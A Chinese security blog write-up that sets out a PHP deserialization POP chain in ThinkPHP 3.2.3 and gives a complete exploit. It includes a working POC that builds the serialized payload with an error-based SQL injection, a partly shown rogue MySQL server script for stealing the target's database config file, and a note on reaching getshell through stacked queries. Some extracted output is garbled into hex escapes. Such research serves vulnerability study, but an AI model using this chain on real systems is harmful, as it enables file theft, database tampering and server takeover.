

ThinkPHP v3.2.*（SQL注入&文件读取）反序列化POP链

原创 奶权 米斯特安全团队 前天

测试环境

- OS: MAC OS
- PHP: 5.4.45
- ThinkPHP: 3.2.3

环境搭建

直接在Web目录下Composer一把梭。

```
composer create-project tophink/thinkphp=3.2.3 tp3
```

然后访问首页



框架会自动生成一个默认控制器，在默认控制器下添加一个测试用的 `Action` 即可。

Application > Home > Controller > IndexController.class.php > IndexController > test

```
1 <?php
2 namespace Home\Controller;
3
4 use Think\Controller;
5
6 class IndexController extends Controller{
7
8     public function test(){
9         unserialize(base64_decode(file_get_contents('php://input')));
10    }
11
12    public function phpinfo(){
13        phpinfo();
14    }
15 }
```

米斯特安全团队

Send Cancel < >

Target: http://127.0.0.1

Request

1 POST /index.php?s=Home/Index/test HTTP/1.1
2 Host: tp3
3 Content-Length: 16
4
5 czo00iJ0ZkXN0Ijs=

Response

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0
3 Date: Fri, 08 Jan 2021 07:04:40 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/5.4.45
7 Set-Cookie: PHPSESSID=oaf575sqrhhek7ks8jfnv879j6; path=/
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
10 Pragma: no-cache
11 Content-Length: 4
12
13 test

INSPECTOR

米斯特安全团队

POP链分析

起点

全局搜索 `function __destruct()`，找一个起点。

文件: `/ThinkPHP/Library/Think/Image/Driver/Imagick.class.php`

```
635
636 /**
637  * 析构方法，用于销毁图像资源
638  */
639 public function __destruct()
640 {
641     empty($this->img) || $this->img->destroy();
642 }
643 }
644
```

米斯特安全团队

这里的 `$this->img` 可控，且调用了 `$this->img` 的 `destroy()`。

跳板1

这时候我们需要一个有 `destroy()` 成员方法的一个跳板类，还是一样全局搜索 `function destroy()`，成功找到一个可用的跳板类。

文件： `/ThinkPHP/Library/Think/Session/Driver/Memcache.class.php`

```
66
67     /**
68     * 删除Session
69     * @access public
70     * @param string $sessID
71     */
72     public function destroy($sessID)
73     {
74         return $this->handle->delete($this->sessionName . $sessID);
75     }
76
```

米斯特安全团队

这里的 `destroy()` 方法需要传入一个 `$sessID`，但是前面 `Imagick::__destruct` 中调用 `destroy()` 方法的时候并没有传值。

这里踩了下坑，因为在PHP7下起的ThinkPHP框架在这种情况下（调用有参函数时不传参数）会触发框架里的错误处理，从而报错。这块暂时没细究。

切换到PHP5继续往下分析。这里的 `$this->handle` 可控，并且调用了 `$this->handle` 的 `delete()` 方法，且传过去的参数是部分可控的，因此我们可以继续寻找有 `delete()` 方法的跳板类。

跳板2

全局搜索 `function delete()`，找到一个 `Model` 类。


文件： `/ThinkPHP/Library/Think/Model.class.php`

```
503     public function delete($options = array())
504     {
505         $pk = $this->getPk(); ← $this->pk
506         if (empty($options) && empty($this->options['where'])) {
507             // 如果删除条件为空 则删除当前数据对象所对应的记录
508             if (!empty($this->data) && isset($this->data[$pk])) {
509                 return $this->delete($this->data[$pk]);
510             } else {
```

```

511         return false;
512     }
513
514 }
515 if (is_numeric($options) || is_string($options)) {
516     // 根据主键删除记录
517     if (strpos($options, ',') {
518         $where[$pk] = array('IN', $options);
519     } else {
520         $where[$pk] = $options;
521     }
522     $options = array();
523     $options['where'] = $where;
524 }
525 // 根据复合主键删除记录
526 if (is_array($options) && (count($options) > 0) && is_array($pk)) {
527     $count = 0;
528     foreach (array_keys($options) as $key) {
529         if (is_int($key)) {
530             $count++;
531         }
532     }
533     if (count($pk) == $count) {
534         $i = 0;
535         foreach ($pk as $field) {
536             $where[$field] = $options[$i];
537             unset($options[$i++]);
538         }
539         $options['where'] = $where;
540     } else {
541         return false;
542     }
543 }
544 }
545 // 分析表达式
546 $options = $this->_parseOptions($options);
547 if (empty($options['where'])) {
548     // 如果条件为空 不进行删除操作 除非设置 1=1
549     return false;
550 }
551 if (is_array($options['where']) && isset($options['where'][$pk])) {
552     $pkValue = $options['where'][$pk];
553 }
554
555 if (false === $this->_before_delete($options)) {
556     return false;
557 }
558 $result = $this->db->delete($options);
559 if (false !== $result && is_numeric($result)) {
560     $data = array();
561     if (isset($pkValue)) {
562         $data[$pk] = $pkValue;
563     }
564
565     $this->_after_delete($data, $options);
566 }
567 // 返回删除记录个数
568 return $result;
569 }

```



米斯特安全团队

这里的 `$pk` 其实就是 `$this->pk`，是完全可控的。

下面的 `$options` 是从跳板1传过来的，在跳板1中可以控制其是否为空。
`$this->options['where']` 是成员属性，是可控的，因此 506 行的条件我们可以控制，且 508 行的条件我们也是可以控制的。

所以我们可以控制程序走到 509 行。

在 509 中又调用了一次自己 `$this->delete()`，但是这时候的参数 `$this->data[$pk]` 是我们可控的。

这时 `delete()` 我们就可以成功带可控参数访问了。

这时候熟悉 ThinkPHP 的师傅们就应该懂了。这是 ThinkPHP 的数据库模型类中的 `delete()` 方法，最终会去调用到数据库驱动类中的 `delete()` 中去，也就是 558 行。且上面的一堆条件判断很显然都是我们可以控制的包括调用 `$this->db->delete($options)` 时的 `$options` 参数我们也可以控制。

那么这时候我们就可以调用任意自带的数据库类中的 `delete()` 方法了。


终点

文件： `/ThinkPHP/Library/Think/Db/Driver.class.php`

```
1000  /**
1001     * 删除记录
1002     * @access public
1003     * @param array $options 表达式
1004     * @return false | integer
1005     */
1006     public function delete($options = array())
1007     {
1008         $this->model = $options['model'];
1009         $this->parseBind(!empty($options['bind']) ? $options['bind'] : array());
1010         $table = $this->parseTable($options['table']);
1011         $sql = 'DELETE FROM ' . $table;
1012         if (strpos($table, ',')) {
1013             // 多表删除支持USING和JOIN操作
1014             if (!empty($options['using'])) {
1015                 $sql .= ' USING ' . $this->parseTable($options['using']) . ' ';
1016             }
1017             $sql .= $this->parseJoin(!empty($options['join']) ? $options['join'] : '');
1018         }
1019         $sql .= $this->parseWhere(!empty($options['where']) ? $options['where'] : '');
1020         if (!strpos($table, ',')) {
1021             // 单表删除支持order和limit
1022             $sql .= $this->parseOrder(!empty($options['order']) ? $options['order'] : '')
1023                 . $this->parseLimit(!empty($options['limit']) ? $options['limit'] : '');
1024         }
1025         $sql .= $this->parseComment(!empty($options['comment']) ? $options['comment'] : '');
1026         return $this->execute($sql, !empty($options['fetch_sql']) ? true : false);
1027     }
```

上面已经说过了，这边的参数是完全可控的，所以这里的 `$table` 是可控的，将 `$table` 拼接到 `$sql` 传入了 `$this->execute()`。

```
200  /**
201  * 执行语句
202  * @access public
203  * @param string $str sql指令
204  * @param boolean $fetchSql 不执行只是获取SQL
205  * @return mixed
206  */
207  public function execute($str, $fetchSql = false)
208  {
209      $this->initConnect(true);
210      if (!$this->_linkID) {
211          return false;
212      }
213
214      $this->queryStr = $str;
215      if (!empty($this->bind)) {
216          $that = $this;
217          $this->queryStr = strtr($this->queryStr, array_map(function ($val) use ($that) {return '\'' . $that->escapeString($val);}, $this->bind));
218      }
219      if ($fetchSql) {
220          return $this->queryStr;
221      }
222      //释放前次的查询结果
223      if (!empty($this->PDOStatement)) {
224          $this->free();
225      }
226
227      $this->executeTimes++;
228      N('db_write', 1); // 兼容代码
229      // 记录开始执行时间
230      $this->debug(true);
231      $this->PDOStatement = $this->_linkID->prepare($str);
232      if (false === $this->PDOStatement) {
233          $this->error();
234          return false;
235      }
236      foreach ($this->bind as $key => $val) {
237          if (is_array($val)) {
238              $this->PDOStatement->bindValue($key, $val[0], $val[1]);
239          } else {
240              $this->PDOStatement->bindValue($key, $val);
241          }
242      }
243      $this->bind = array();
244      try {
245          $result = $this->PDOStatement->execute();
246          // 调试结束
247          $this->debug(false);
248          if (false === $result) {
249              $this->error();
250              return false;
251          } else {
252              $this->numRows = $this->PDOStatement->rowCount();
253              if (preg_match("/^\s*(INSERT\s+INTO|REPLACE\s+INTO)\s+/i", $str)) {
254                  $this->lastInsID = $this->_linkID->lastInsertId();
255              }
256              return $this->numRows;
257          }
258      } catch (\PDOException $e) {
259          $this->error();
260          return false;
261      }
262  }
```



米斯特安全团队

这里有一个初始化数据库链接的地方，跟过去看看。

```

1166  /**
1167      * 初始化数据库连接
1168      * @access protected
1169      * @param boolean $master 主服务器
1170      * @return void
1171      */
1172  protected function initConnect($master = true)
1173  {
1174      if (!empty($this->config['deploy']))
1175          // 采用分布式数据库
1176      {
1177          $this->_linkID = $this->multiConnect($master);
1178      } else
1179          // 默认单数据库
1180      {
1181          if (!$this->_linkID) {
1182              $this->_linkID = $this->connect();
1183          }
1184      }
1185  }

```

 米斯特安全团队

可以通过控制成员属性，使程序调用到 `$this->connect()` 。

```

90  /**
91      * 连接数据库方法
92      * @access public
93      */
94  public function connect($config = '', $linkNum = 0, $autoConnection = false)
95  {
96      if (!isset($this->linkID[$linkNum])) {
97          if (empty($config)) {
98              $config = $this->config;
99          }
100
101          try {
102              if (empty($config['dsn'])) {
103                  $config['dsn'] = $this->parseDsn($config);
104              }
105              if (version_compare(PHP_VERSION, '5.3.6', '<=')) {
106                  // 禁用模拟预处理语句
107                  $this->options[PDO::ATTR_EMULATE_PREPARES] = false;
108              }
109              $this->linkID[$linkNum] = new PDO($config['dsn'], $config['username'], $config['password'], $this->options);
110          } catch (\PDOException $e) {
111              if ($autoConnection) {
112                  trace($e->getMessage(), '', 'ERR');
113                  return $this->connect($autoConnection, $linkNum);
114              } elseif ($config['debug']) {
115                  E($e->getMessage());
116              }
117          }
118      }
119      return $this->linkID[$linkNum];
120  }
121

```

 米斯特安全团队

可以看到这里是去使用 `$this->config` 里的配置去创建了数据库连接，接着去执行前面拼接的 `DELETE` SQL语句。

到此，我们就找到了一条可以连接任意数据库的POP链。

漏洞利用

此POP链的正常利用过程应该是：

1. 通过某处leak出目标的数据库配置
2. 触发反序列化
3. 触发链中 `DELETE` 语句的SQL注入

但是如果只是这样，那么这个链子其实十分鸡肋。但是因为这里可以连接任意数据库，于是我想到了**MySQL恶意服务端读取客户端文件漏洞**。

这样的话，利用过程就变成了：

1. 通过某处leak出目标的WEB目录(e.g. **DEBUG**页面)
2. 开启恶意MySQL恶意服务端设置读取的文件为目标数据库配置文件
3. 触发反序列化
4. 触发链中PDO连接的部分
5. 获取到目标的数据库配置
6. 使用目标的数据库配置再次出发反序列化
7. 触发链中 `DELETE` 语句的SQL注入

POC:

```
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true    // 开启才能读取文件
        );
        protected $config = array(
            "debug"      => 1,
            "database"   => "thinkphp3",
            "hostname"   => "127.0.0.1",
            "hostport"   => "3306",
            "charset"    => "utf8",
            "username"   => "root",
            "password"   => ""
        );
    }
}

namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;

        public function __construct(){
```

```

        $this->img = new Memcache();
    }
}

namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;

        public function __construct(){
            $this->handle = new Model();
        }
    }
}

namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options = array();
        protected $pk;
        protected $data = array();
        protected $db = null;

        public function __construct(){
            $this->db = new Mysql();
            $this->options['where'] = '';
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                "table" => "mysql.user where 1=updatexml(1,user(),1)#",
                "where" => "1=1"
            );
        }
    }
}

namespace {
    echo base64_encode(serialize(new Think\Image\Driver\Imagick()));
}

```

利用过程

开启恶意MySQL服务器，设置读取文件为目标的数据库配置文件。

```
λ Downloads/Rogue-MySQL-Server > cat rogue_mysql_server.py
```

```
#!/usr/bin/env python
```

```
#coding: utf8
```

```
import socket
import asyncore
import asynchat
import struct
import random
import logging
import logging.handlers
```

```
PORT = 3307
```

```
log = logging.getLogger(__name__)
```

```
log.setLevel(logging.INFO)
```

```
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
```

```
tmp_format.setFormatter(logging.Formatter("(asctime)s: %(levelname)s: %(message)s"))
```

```
log.addHandler(
    tmp_format
)
```

```
filelist = (
    '/Applications/MxSrvs/www/tp3/ThinkPHP/Conf/convention.php',
)
```

```
#####
```


```
#####No need to change after this lines#####
```

```
#####
```

 米斯特安全团队

接着将POC中的数据库连接配置改成恶意MySQL服务器的ip和端口。

使用POC运行后的结果去触发反序列化。



成功触发MySQL恶意服务端读取客户端文件漏洞。

```
xb\b\x98\x08\x04\x08\x0e\x93\x05\x87\x0a\x07\x0c\x96\x07\x0a\x08\x01\n 'DEFAULT_T_TIMEZONE' => 'PRC', // \x09\xbb\x98\x08\x0e\x04\x06\x97\x0b\x05\x8c\x0a\n 'DEFAULT_AJAX_RETURN' => 'JSON', // \x09\xbb\x98\x08\x0e\x04\x0a\x08\x06\x95\n5\x0b\x06\x08\x0e\x0b\x0f\x04\x05\x0b\x09\x0e\x06\x0a\x0c\x05\x0b\x08f,\x05\x08\x0a\x0e\n9\x08\x08JSON XML ...\\n 'DEFAULT_JSONP_HANDLER' => 'jsonpReturn', // \x09\x\nbb\x98\x08\x0e\x04\x0a\x0c\x05\x0b\x08f\x08\x0b\x0f\x04\x05\x0b\x09\x0e\x07\x0a\nx84\x05\x04\x08\x07\x09\x08\x06\x09\x06\x0b\x03\x05\n 'DEFAULT_FILTER'\n=> 'htmlSpecialchars', // \x09\xbb\x98\x08\x0e\x04\x05\x08f\x08\x02\x06\x09\x05\x0b\x08\n\x0b\x08f\x06\x0b\x04\x06\x09\x06\x0b\x03\x05 \x07\x04\x08\x04\x0a\x08eI\x05\x08f\x07\nbd\x06\x09\x05\x0b0...\\n\\n /* \x06\x09\x05\x0b0\x06\x08d\x0a\x05\x0b\x0a\x09\x08\x0e\x0e\x07\n\x0bd\x0a *\\n 'DB_TYPE' => 'mysql', // \x06\x09\x05\x0b0\x06\x08d\x0a\ne\x05\x0b\x0a\x09\x07\x0b1\x0b\x05\x09e\x08b\\n 'DB_HOST' => '127.0.0.\n1', // \x06\x09c\x08d\x05\x08a\x0a1\x05\x099\x0a8\x05\x09c\x0b0\x05\x09d\x080\\n 'DB_NAM\nE'\n=> 'thinkphp3', // \x06\x09\x05\x0b0\x06\x08d\x0a\x05\x0b\x0a\x09\x03\x05\x09\n0\x08d\\n 'DB_USER' => 'root', // \x07\x04\x0a8\x06\x088\x0b7\x05\x0\n90\x08d\\n 'DB_PWD' => '', // \x05\x0a\x06\x07\x0a0\x081\\n 'DB\n_PORT' => '3306', // \x07\x0a\x0a\x05\x08f\x0a3\\n 'DB_PREFIX'\n=> '', // \x06\x09\x05\x0b0\x06\x08d\x0a\x05\x0b\x0a\x09\x03\x08\x0a1\x0a8\x05\x089\x08\nd\x07\x0b\x080\\n 'DB_PARAMS' => array(), // \x06\x09\x05\x0b0\x06\x08d\x\n0a\x05\x0b\x0a\x09\x03\x08\x0b\x0f\x09e\x06\x08e\x0a5\x05\x08f\x082\x06\x09\x05\x0b0\\n 'DB_DEBUG'\n=> true, // \x06\x09\x05\x0b0\x06\x08d\x0a\x05\x0b\x0a\x09\x03\x08\x0b\x083\x08\x0\na\x05\x06\x0a8\x0a1\x05\x0b\x08f \x05\x0b\x080\x05\x090\x0a\x05\x090\x08e\x05\x08f\x0a\x0\nx04\x0b\x0a5\x08\x0a\x0b0\x05\x0bd\x095SQL\x06\x097\x0a5\x05\x0b\x0f\x097\\n 'DB_FIELDS_C\nACHE' => true, // \x05\x090\x0a\x07\x094\x0a8\x05\x0ad\x097\x06\x0a\x0b5\x07\x0b\nc\x093\x05\x0ad\x098\\n 'DB_CHARSET' => 'utf8', // \x06\x09\x05\x0b0\x06\x08d\x0a\x05\x0b\x0a\x09\x03\x07\x0b\x0c\x096\x07\x0a0\x081\x0e9\x0b\x098\x08\x0a\x04\x0e9\x087\x087\x0e7\x094\x0a8utf8\\n 'DB_DEPLOY_TYPE' => 0, // \x06\x09\x05\x0b0\x06\x08d\x0a\x05\x0b\x0a\x09\x03\x083\x0a8\x07\x0bd\x0b2\x06\x096\x0b9\x05\x0b\x08f:0 \x09\x09b\x086\x0e4\x0b8\x0ad\x05\x0b\x08f(\x05\x08d\x095\x0e4\x0b8\x080\x06\x09c\x08d\x05\x08a\x0a1\x05\x099\x0a8),\n1 \x05\x088\x086\x05\x0b8\x03\x05\x0b\x08f(\x04\x0b8\x0b\x0e4\x0b\x08e\x06\x09c\x08d\x0e5\x08a\x0a1\x05\x099\x0a8)\n 'DB_RM_SEPARATE' => false, // \x06\x09\x05\x0b0\x06\x08d\x0a\x05\x0b\x0a\x09\x03\x088\x0a\x0f\x0b\x05\x086\x099\x06\x098\x0a\x05\x090\x0a6\x05\x088\x086
```

```
Downloads/Rogue-MySQL-Server > python rogue_mysql_server.py  
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 127.0.0.1:51935 at 0x110252c68> (<type 'exceptions.ValueError'> : [/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/asyncore.py|read|83] [/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/asyncore.py|handle_read_event|449] [/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/asyncore.py|handle_read|147] [rogue_mysql_server.py|found_terminator|184])
```


 米斯特安全团队

将POC中的数据库连接配置替换为目标数据库配置，且修改需要注入的SQL语句。

poc.php

```
1 <?php
2 namespace Think\Db\Driver{
3     use PDO;
4     class Mysql{
5         protected $options = array(
6             PDO::MYSQL_ATTR_LOCAL_INFILE => true
7         );
8         protected $config = array(
9             "debug" => 1,
10            "database" => "thinkphp3",
11            "hostname" => "127.0.0.1",
12            "hostport" => "3306",
13            "charset" => "utf8",
14            "username" => "root",
15            "password" => ""
16        );
17    }
18 }
19
20 namespace Think\Image\Driver{
21     use Think\Session\Driver\Memcache;
22     class Imagick{
23         private $img;
24
25         public function __construct(){
26             $this->img = new Memcache();
27         }
28     }
29 }
30
31 namespace Think\Session\Driver{
32     use Think\Model;
33     class Memcache{
34         protected $handle;
35
36         public function __construct(){
37             $this->handle = new Model();
38         }
39     }
40 }
41
42 namespace Think{
43     use Think\Db\Driver\Mysql;
44     class Model{
45         protected $options = array();
46         protected $pk;
47         protected $data = array();
48         protected $db = null;
49
50         public function __construct(){
51             $this->db = new Mysql();
52             $this->options["where"] = "";
53             $this->pk = 'id';
54             $this->data[$this->pk] = array([
55                 "table" => "mysql.user where 1=updatexml(1,concat(0x7e,user()),1)#",
56                 "where" => "1=1"
57             ]);
58         }
59     }
60 }
61
62 namespace {
63     echo base64_encode(serialize(new Think\Image\Driver\Imagick()));
64 }
```

使用POC运行后的结果去触发反序列化。



成功完成SQL注入，而且因为 ThinkPHP v3.2.* 默认使用的是PDO驱动来实现的数据库类，因为PDO默认是支持多语句查询的，所以这个点是可以堆叠注入的。

也就是说这里可以使用导出数据库日志等手段实现Getshell，或者使用 UPDATE 语句插入数据进数据库内等操作。

结尾

因为这里已经可以调用任意数据库类（不止MySQL）了，但是笔主目前只想到这种利用方式，如果有其他更骚的利用方式也欢迎各位大师傅们一起来交流分享。

引用链接

ThinkPHP3.2.3完全开发手册：<https://www.kancloud.cn/manual/thinkphp/1678>